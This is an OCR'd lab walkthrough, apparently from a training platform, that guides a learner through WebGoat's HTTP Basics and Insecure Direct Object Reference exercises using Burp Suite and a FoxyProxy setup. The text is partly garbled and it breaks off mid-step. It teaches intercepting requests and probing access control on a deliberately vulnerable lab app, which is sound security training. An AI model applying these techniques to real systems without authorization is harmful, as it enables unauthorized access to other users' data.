
Objective – Open a Web Browser Session and Navigate to the WebGoat Application, then Login

Step 1 – Start an instance of Firefox by clicking on the desktop shortcut in your AttackBox (at the top of the AttackBox desktop (orange icon)



Step 2 - Navigate to the following URL in the web browser:

http://webgoat:8000/WebGoat/



Step 3 – Login to the application:

username: **webgoat**
password: **webgoat**


CONTEXT

Now that we're logged into the application we can start our exercises, but we still have one last thing to do before we continue.

Part 6

Objective – Activate the Web Proxy in Firefox

Step 1 – in the Firefox window enter the click on the orange **FoxyProxy** icon illustrated in the screenshot below, then click the Burp (for all URLs) option, then click on the **FoxyProxy** icon again to close the window:




CONTEXT


Use of Burp Suite requires the web traffic to go through a proxy, so we're configuring the connection through Firefox here.

Part 7


Objective – Navigate to the Second Page of the HTTP Basics Exercises in WebGoat, then Fill in the Form

Step 1 – on the WebGoat side panel, click on **General**, then **HTTP Basics**:





Step 2 – click on the number **2** button, then fill a name in the **Enter Your Name** field and click **Go**



HTTP Basics

Enter your name in the input field below and press "Go!" to submit. The server will accept

Try It!

Enter your name in the input field below and press "Go!" to submit. The server will accept

Enter Your Name: Saihat


CONTEXT

We've finished the first exercise. The next exercise will have us reviewing the response to a web request in Burp.

Part 8

Objective – Start HTTP Basics Exercise Number 3

Step 1 – click the number **3** button, then input **test** into the first field value and click the **Go!** button.




The Quiz

What type of HTTP command did WebGoat use for this lesson. A POST or a GET.

Was the HTTP command a POST or a GET: test

What is the magic number:


Step 2 – in the BurpSuite window, click on the **Proxy** tab, then the **HTTP history** tab, then click on the **Method** tab twice so the POST requests are displayed at the top of the list. Finally, click on the POST request to the **/WebGoat/HttpBasics/attack2** directory.



Filter: Hiding CSS, image and general binary content

#	Host	Met...		Params	Edited	Status
3	http://webgoat.thm:8000	POST	/WebGoat/HttpBasics/attack2	✓		
1	http://webgoat.thm:8000	GET	/WebGoat/service/lessonmenu.mvc			
2	http://webgoat.thm:8000	GET	/WebGoat/service/lessonovervie...			
4	http://webgoat.thm:8000	GET	/WebGoat/service/lessonmenu.mvc			
5	http://webgoat.thm:8000	GET	/WebGoat/service/lessonovervie...			
6	http://webgoat.thm:8000	GET	/WebGoat/service/lessonmenu.mvc			
7	http://webgoat.thm:8000	GET	/WebGoat/service/lessonovervie...			
8	http://webgoat.thm:8000	GET	/WebGoat/service/lessonmenu.mvc			
9	http://webgoat.thm:8000	GET	/WebGoat/service/lessonovervie...			
10	http://webgoat.thm:8000	GET	/WebGoat/service/lessonmenu.mvc			
11	http://webgoat.thm:8000	GET	/WebGoat/service/lessonovervie...			

Step 3 – In the resulting window below, take note of the type of request being sent and the parameters to the request at the bottom of the entry (should be line 15)



```
1  POST /We  oat/HttpBasics/attack2 HTTP/1.1
2  Host: w    at.thm:8000
3  User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gec
4  Accept: */*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8  X-Requested-With: XMLHttpRequest
9  Content-Length: 38
10 Origin: http://webgoat.thm:8000
11 Connection: close
12 Referer: http://webgoat.thm:8000/WebGoat/start.mvc
13 Cookie: JSESSIO  =8C2C8C91A6F239A838E20EF146C2AC26
14
15 magic_num=[redacted]nswer=test&magic_answer=
```


CONTEXT

The exercise is asking us for the type of HTTP command we send when we click the **Go!** button as well as the **Magic Number**. Looking at the response to the request, we see that the type of request is **POST**, and the **Magic Number** is whatever it says in your request response (the number is different each time the application is loaded.

Part 9

Objective – Answer the Exercise Questions

Step 1 – on the WebGoat page, fill in the answers and click the **Go!** button:



HTTP Basics

The Quiz

What type of HTTP command did WebGoat use for this lesson. A POST or a GET.

Was the HTTP command a POST or a GET: POST

What is the magic number: [redacted]

You are close, try again: the HTTP Command is incorrect.


CONTEXT

Now that we've inspected our first web request, let's try a few more.


Part 10

Objective – Access the Insecure Direct Object Reference (IDOR) Exercises in WebGoat, then Access the Second Page and Login

Step 1 – in the WebGoat side menu, click on the **Access Control Flaws** button, then the **Insecure Direct Object References** button.



Step 2 – Click on the number **2** button to access that exercise, then login using the credentials provided on the page:



Authenticate First, Abuse Authorization Later

Many access control issues are susceptible to attack from an authenticated-but-unauthorized user. So, let's

The id and password for the account in this case are 'tom' and 'cat' (It is an insecure app, right?).

After authenticating, proceed to the next screen.


CONTEXT

IDOR vulnerabilities in a nutshell are about web applications that allowing access to resources that the current user shouldn't be able to access. For example, if we are logged in as User A, we should not be able to access User B's resources. Here we are logging in as **tom**, a regular user.

Part 11

Objective – Access the Next Exercise and Make a Web Request, then Inspect the Request in BurpSuite

Step 1 – click on the number **3** button to access the next exercise, then click on the **View Profile** button to request our user account information



Insecure Direct Object References


Observing Differences & Behaviors

A consistent principle from the offensive side of AppSec is to view differences from the raw response to what is visible. In raw response that doesn ow up on the screen/page. View the profile below and take note of the differences.

name:Tom Cat
color:yellow
size:small

In the text input below, list the two attributes that are in the server's response, but don't show above in the profile.


Step 2 – In the BurpSuite window, click on the **Proxy** tab, then the **HTTP history** tab, then the **URL** tab to sort by URL 